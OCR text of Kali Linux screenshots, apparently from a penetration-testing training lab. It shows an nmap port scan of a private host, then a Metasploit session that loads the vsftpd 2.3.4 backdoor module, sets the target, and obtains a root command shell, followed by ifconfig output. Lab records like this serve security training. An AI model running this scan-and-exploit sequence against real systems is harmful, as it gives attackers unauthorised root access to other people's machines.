




Linux
17:30
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nmap 192.168.178.186
Starting Nmap 7.94SVN (https://nmap.org) at 2024-01-19 17:30 CET
Nmap scan report for 192.168.178.186
Host is up (0.0014s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
(kali㉿kali)-[~]
$
Trash
import.py
1.php
File System
bella
user
Home
passwords.lst
pass
Build week (2)
utils.py
dvwasql
usernames...
2.txt
dvwasql.txt
usernames...
bruteforce_...
SQL.txt
1.txt
Nessus-10....


Linux
17:29
kali@kali: ~
File Actions Edit View Help
ackdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts
rhosts =>
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.178.186
rhosts => 192.168.178.186
Trash
import.py
1.php
File System
bella
user
Home
passwords.lst
pass
Build week (2)
utils.py
dvwasql
usernames...
2.txt
dvwasql.txt
usernames...
bruteforce_...
SQL.txt
1.txt
Nessus-10....


Linux
17:29
kali@kali: ~
File Actions Edit View Help
haos*Pickle_Ricks*
*Hex2Text*defiant*hefter*Flaggermeister*Oxford Brookes University*OD1E*noob_noob*Ferris Wheel*
Ficus*ONO*jameless*
*Log1c_b0mb*dr4k0t4*0th3rs*dcua*cccchhhh6819*Manzara's Magpies*pwn4lyfe*Droogy*Shrubhound Gang
*ssociety*HackJWU*
*asdfghjkl*n00bi3*i-cube warriors*WhateverThrone*Salvat0re*Chadsec*0x1337deadbeef*StarchThingI
DK*Tieto_alaviiva_turva*
*InspiV*RPCA Cyber Club*kurage0verfl0w*lammm*pelicans_for_freedom*switchteam*tim*departedcompu
terchairs*cool_runnings*
*chads*SecureShell*EetIetsHekken*CyberSquad*P6K*Trident*RedSeer*SOMA*EVM*BUckys_Angels*OrangeJ
uice*DemDirtyUserz*
*OpenToAll*Born2Hack*Bigglesworth*NIS*10Monkeys1Keyboard*TNGCrew*Cla55N0tF0und*exploits33kr*ro
ot_rulzz*InfosecIITG*
*superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingabeast*Hamad*Immor
tals*arasan*MouseTrap*
*damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluenet*P@Ge2mE*
=[metasploit v6.3.50-dev]
+ -- --=[2384 exploits - 1235 auxiliary - 417 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 De
nial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 B
ackdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsf
tpd_234_backdoor
msf6 > use 1
Trash
import.py
1.php
File System
bella
user
Home
passwords.lst
pass
Build week (2)
utils.py
dvwasql
usernames...
2.txt
dvwasql.txt
usernames...
bruteforce_...
SQL.txt
1.txt
Nessus-10....


Linux
17:29
kali@kali: ~
File Actions Edit View Help
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts
rhosts =>
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.178.186
rhosts => 192.168.178.186
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.178.186:21 - The port used by the backdoor bind listener is already open
[+] 192.168.178.186:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.178.187:34457 → 192.168.178.186:6200) at 2024-01-
19 17:27:20 +0100
ifconfig
eth0 Link encap:Ethernet HWaddr fa:77:60:fa:c3:8d
inet addr:192.168.178.186 Bcast:192.168.178.255 Mask:255.255.255.0
inet6 addr: fe80::f877:60ff:fefa:c38d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:22201 errors:0 dropped:0 overruns:0 frame:0
TX packets:1819 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1535512 (1.4 MB) TX bytes:338504 (330.5 KB)
Base address:0×c000 Memory:febc0000-febe0000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:1210 errors:0 dropped:0 overruns:0 frame:0
TX packets:1210 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:568065 (554.7 KB) TX bytes:568065 (554.7 KB)
Trash
import.py
1.php
File System
bella
user
Home
passwords.lst
pass
Build week (2)
utils.py
dvwasql
usernames...
2.txt
dvwasql.txt
usernames...
bruteforce_...
SQL.txt
1.txt
Nessus-10....